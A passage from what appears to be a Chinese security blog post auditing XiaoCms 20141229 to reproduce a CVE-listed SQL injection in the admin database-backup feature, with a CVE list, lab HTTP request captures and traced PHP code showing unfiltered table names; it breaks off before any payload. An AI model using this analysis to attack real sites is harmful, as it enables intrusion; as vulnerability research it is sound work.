
Prepare 函数准备要执行的 SQL 语句并返回一个 PDOStatement 对象，也就是说这里也是使用的 PDO 进行 SQL 语句执行，所以留言处的 SQL 注入，卒。

到此为止，搜索到的 SQL 注入基本没法利用，要么在该版本被修复，要么就是搜索到一篇假文章了，既然搜索 Nday 不靠谱，那就自己动手代码审计吧。

靠人不如靠自己

老规矩先检索一下是否存在 CVE 编号，根据 CVE 里面的提示可以更好的进行漏洞利用，很多 CVE 编号只会告诉哪个文件存在什么样的问题，但是并没有给出具体的 payload 之类的，所以即便通过 CVE 知道漏洞文件所在，也需要自己去下载代码进行漏洞分析，构造 payload。

检索 xiaocms 这个关键词，运气不错，出来 8 个。




Search Results

There are **8** CVE entries that match your search.

Name	Description
CVE-2019-6127	An issue was discovered in XiaoCms 20141229. It allows admin/index.php?c=database table[] SQL injection. This can be used for PHP code execution via "INTO OUTFILE" with a .php filename.
CVE-2018-19197	An issue was discovered in XiaoCms 20141229. admin\controller\database.php allows arbitrary directory deletion via admin/index.php?c=database&a=import&paths[]=../ directory traversal.
CVE-2018-19196	An issue was discovered in XiaoCms 20141229. It allows remote attackers to execute arbitrary code by using the type parameter to bypass the standard admin\controller\uploadfile.php restrictions on uploaded file types (jpg, jpeg, bmp, png, gif), as demonstrated by an admin/index.php?c=uploadfile&a=uploadify_upload&type=php URI.
CVE-2018-19195	An issue was discovered in XiaoCms 20141229. There is XSS related to the template\default\show_product.html file.
CVE-2018-19194	An issue was discovered in XiaoCms 20141229. /admin/index.php?c=database allows full path disclosure in a "failed to open stream" error message.
CVE-2018-19193	An issue was discovered in XiaoCms 20141229. There is XSS via the largest input box on the "New news" screen.
CVE-2018-19192	An issue was discovered in XiaoCms 20141229. admin/index.php?c=content&a=add&catid=3 has CSRF, as demonstrated by entering news via the data[content] parameter.
CVE-2018-14331	An issue was discovered in XiaoCms X1 v20140305. There is a CSRF vulnerability to change the administrator account password via admin/index.php?c=index&a=my.

查看一下详情：

查看 CVE 详情：



CVE-ID

CVE-2019-6127 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

An issue was discovered in XiaoCms 20141229. It allows admin/index.php?c=database table[] SQL injection. This can be used for PHP code execution via "INTO OUTFILE" with a .php filename.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:https://github.com/Eas3n/Vulnerabilities/blob/master/XiaoCMS_20141229_GETSHELL.md

Assigning CNA

MITRE Corporation


Date Entry Created

20190110 Disclaimer: The entry creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)


Assigned (20190110)

有一些 CVE 详情，会有详细的漏洞利用方法，访问看看这个 github 地址。




很不幸，不知道是因为运气不好遇到 GitHub 抽风了，还是什么原因，直接是 500 错误，既然不给看详情，那就根据提示自己审计吧。

根据提示是 admin/index.php?c=database 这个 URL 的问题，本地搭建环境访问一下看看。



看这个页面应该是数据备份的页面，也就是设置里的数据备份。


后台备份数据库的地方，访问的时间进行抓包:



选择几个系统表提交的时候进行抓包查看:

```
POST /xiaocms_20141229/adminsystem/index.php?c=database HTTP/1.1
Host: 192.168.27.1
Content-Length: 106
Cache-Control: max-age=0
Origin: http://192.168.27.1
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3
Referer: http://192.168.27.1/xiaocms_20141229/adminsystem/index.php?c=database
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=171a254babd567-0626de199e1768-3a65460c-144000-171a254babe73a
; CNZZDATA1707573=
cnzz_eid%3D381550541-1587566392-http%253A%252F%252F192.168.27.1%253A8099%252F%26nt
ime%3D1587566392; PHPSESSID=54el03gffukjp2e5sruo5jqo53
Connection: close

list_form=&table%5B%5D=xiao_model&table%5B%5D=xiao_model_field&submit=
%E5%BC%80%E5%A7%8B%E5%A4%87%E4%BB%BD
```

根据前面分析该 CMS 的一个 URL 请求情况，c=database 就是 controller 目录下的 database.php 文件，这个请求没有 a 参数，所以方法应该是调用 indexAction 方法，具体看代码。




```php
class database extends Admin {

    /*
     * 数据备份
     */
    public function indexAction() {
        $action = $this->get('action');
        $size   = $this->get('size');
        if ($this->post( string: 'submit')) {
            $size   = 2048;//每个分卷文件大小
            $tables = $this->post( string: 'table');
            if (empty($tables)) $this->show_message( msg: '您还没有选择要备份的表。');
            set_cache( cache_file: 'bakup_tables', array('tables' => $tables, 'time' => time()));
            $this->show_message( msg: '正在备份数据...',  status: 1,url( route: 'database/index', array('action
        }
        if ($action) {
            $fileid    = $this->get('fileid');
            $random    = $this->get('random');
            $tableid   = $this->get('tableid');
            $startfrom = $this->get('startfrom');
            $this->export_database($size, $action, $fileid, $random, $tableid, $startfrom);
        } else {
        $dbname       = $this->db->getdbName();
        $dbprefix       = $this->db->getTablePrefix();
        $data = $this->db->query('SHOW TABLE STATUS FROM `' . $dbname . '`')->fetchAll();
        foreach ($data as $key=>$t) {
            $data[$key]['xiaosys'] = substr($t['Name'],  start: 0, strlen($dbprefix)) != $dbprefix ? 0 : 1;
        }
        include $this->admin_tpl( file: 'database_list');
        }
    }
```

当 POST 提交并且参数 submit 参数不为空的时候，将 tables 字段的内容存入缓存，然后跳转 URL，参数拼装了一个 action 和 size，但还是访问的当前 URL。

```
ublic function indexAction() {
    $action = $this->get('action');
    $size   = $this->get('size');
    if ($this->post( string: 'submit')) {
        $size   = 2048;//每个分卷文件大小
        $tables = $this->post( string: 'table');
        if (empty($tables)) $this->show_message( msg: '您还没有选择要备份的表。');
        set_cache( cache_file: 'bakup_tables', array('tables' => $tables, 'time' => time()));
        $this->show_message( msg: '正在备份数据...', status: 1,url( route: 'database/index', array('action' => 1, 'size' => $size)) , time: 100);
    }
    if ($action) {
```

再次访问该 URL，只不过参数新增了，抓包如下：



```
1 GET /xiaocms_20141229/adminsystem/index.php?c=database&action=1&size=2048 HTTP/1.1
2 Host: 192.168.27.1
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
6 Referer: http://192.168.27.1/xiaocms_20141229/adminsystem/index.php?c=database
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: UM_distinctid=171a254babd567-0626de199e1768-3a65460c-144000-171a254babe73a; CNZZDATA1707573=
  cnzz_eid%3D381550541-1587566392-http%253A%252F%252F192.168.27.1%253A8099%252F%26ntime%3D1587566392; PHPSESSID=54el03gffukjp2e5sruo5jqo53
0 Connection: close
1
2
```

再看一下 IndexAction 的代码。

```php
public function indexAction() {
    $action = $this->get('action');
    $size   = $this->get('size');
    if ($this->post( string: 'submit')) {
        $size   = 2048;//每个分卷文件大小
        $tables = $this->post( string: 'table');
        if (empty($tables)) $this->show_message( msg: '您还没有选择要备份的表。');
        set_cache( cache_file: 'bakup_tables', array('tables' => $tables, 'time' => time()));
        $this->show_message( msg: '正在备份数据...', status: 1,url( route: 'database/index', array('action
    }
    if ($action) {
        $fileid    = $this->get('fileid');
        $random    = $this->get('random');
        $tableid   = $this->get('tableid');
        $startfrom = $this->get('startfrom');
        $this->export_database($size, $action, $fileid, $random, $tableid, $startfrom);
    } else {
    $dbname       = $this->db->getdbName();
    $dbprefix       = $this->db->getTablePrefix();
    $data = $this->db->query('SHOW TABLE STATUS FROM `' . $dbname . '`')->fetchAll();
    foreach ($data as $key=>$t) {
        $data[$key]['xiaosys'] = substr($t['Name'], start: 0, strlen($dbprefix)) != $dbprefix ? 0 : 1;
    }
    include $this->admin_tpl( file: 'database_list');
    }
```

如果存在 GET 参数 action，则调用 export_database 方法，查看该方法内容。


```php
private function export_database($sizelimit, $action, $fileid, $random, $tableid, $startfrom) {
    set_time_limit( seconds: 0);
    $fileid      = ($fileid != '') ? $fileid : 1;
    $c_data      = get_cache( cache_file: 'bakup_tables');
    $tables      = $c_data['tables'];
    $time        = $c_data['time'];
    if (empty($tables)) $this->show_message( msg: '数据缓存不存在，请重新选择备份');
    if ($fileid  == 1) $random = mt_rand(1000, 9999);
    $tabledump   = '';
    $tableid     = ($tableid!= '') ? $tableid : 0;
    $startfrom   = ($startfrom != '') ? intval($startfrom) : 0;
    for ($i      = $tableid; $i < count($tables) && strlen($tabledump) < $sizelimit * 1000; $i++) {
        $offset  = 100;
        if (!$startfrom) {
            $tabledump  .= "DROP TABLE IF EXISTS `$tables[$i]`;\n";
            $createtable = $this->db->query("SHOW CREATE TABLE `$tables[$i]` ")->fetchAll();
            $tabledump  .= $createtable[0]['Create Table'] . ";\n\n";
            $tabledump   = preg_replace( pattern: "/(DEFAULT)*\s*CHARSET=[a-zA-Z0-9]+/", replacement: "
        }
        $numrows       = $offset;
        while (strlen($tabledump) < $sizelimit * 1000 && $numrows == $offset) {
            $sql       = "SELECT * FROM `$tables[$i]` LIMIT $startfrom, $offset";
            $fields_data = $this->db->query("SHOW COLUMNS FROM `$tables[$i]`")->fetchAll();
            $rows = $this->db->query($sql)->fetchAll();
            $numfields   = count($fields_data);
            $numrows = count($rows);
            $fields_name = array();
            foreach($fields_data as $r) {
                $fields_name[$r['Field']] = $r['Type'];
```

从缓存中取出数据，根据前面的内容可以发现，缓存里面存储的是表名，这里将缓存取出并赋值

给 $c_data，再将表名取出赋值给 $tables，之后拼接 SQL 语句，$tabledump，并且还直接代入 query 方法执行表结构语句，但是这里对表名未做任何过滤，也就是说如果 $this->db->query 未做过滤，这里就存在 SQL 注入，追踪 query 方法。

```php
public function query($sql, $params = null)
{
    if (!$sql) return false;
    $sql = str_replace( search: '#xiaocms_', $this->_prefix, $sql);
    return $this->_db->query($sql, $params);
}
```

没有进行数据过滤，只是替换了下字符串，并且不是针对安全方面，接着追_db->query()。



```php
public function query($sql, $params = array())
{
    if (!$sql) return false;
    if (!is_array($params) && isset($params)) {
        $params = func_get_args();
        array_shift( &array: $params);
    }
    $result = $this->_execute($sql, $params);
    if (!$result) {
        $result->closeCursor();
        $this->_query = null;
        return $this;
    }
    $this->_query = $result;
    return $this;
}
```

同样没有安全过滤，继续追踪。


```php
protected function _execute($sql, $params = array())
{
    $sql = trim($sql);
    $sth = $this->_dbLink->prepare($sql);
    if (!$params) {
        $result = $sth->execute();
    } else {
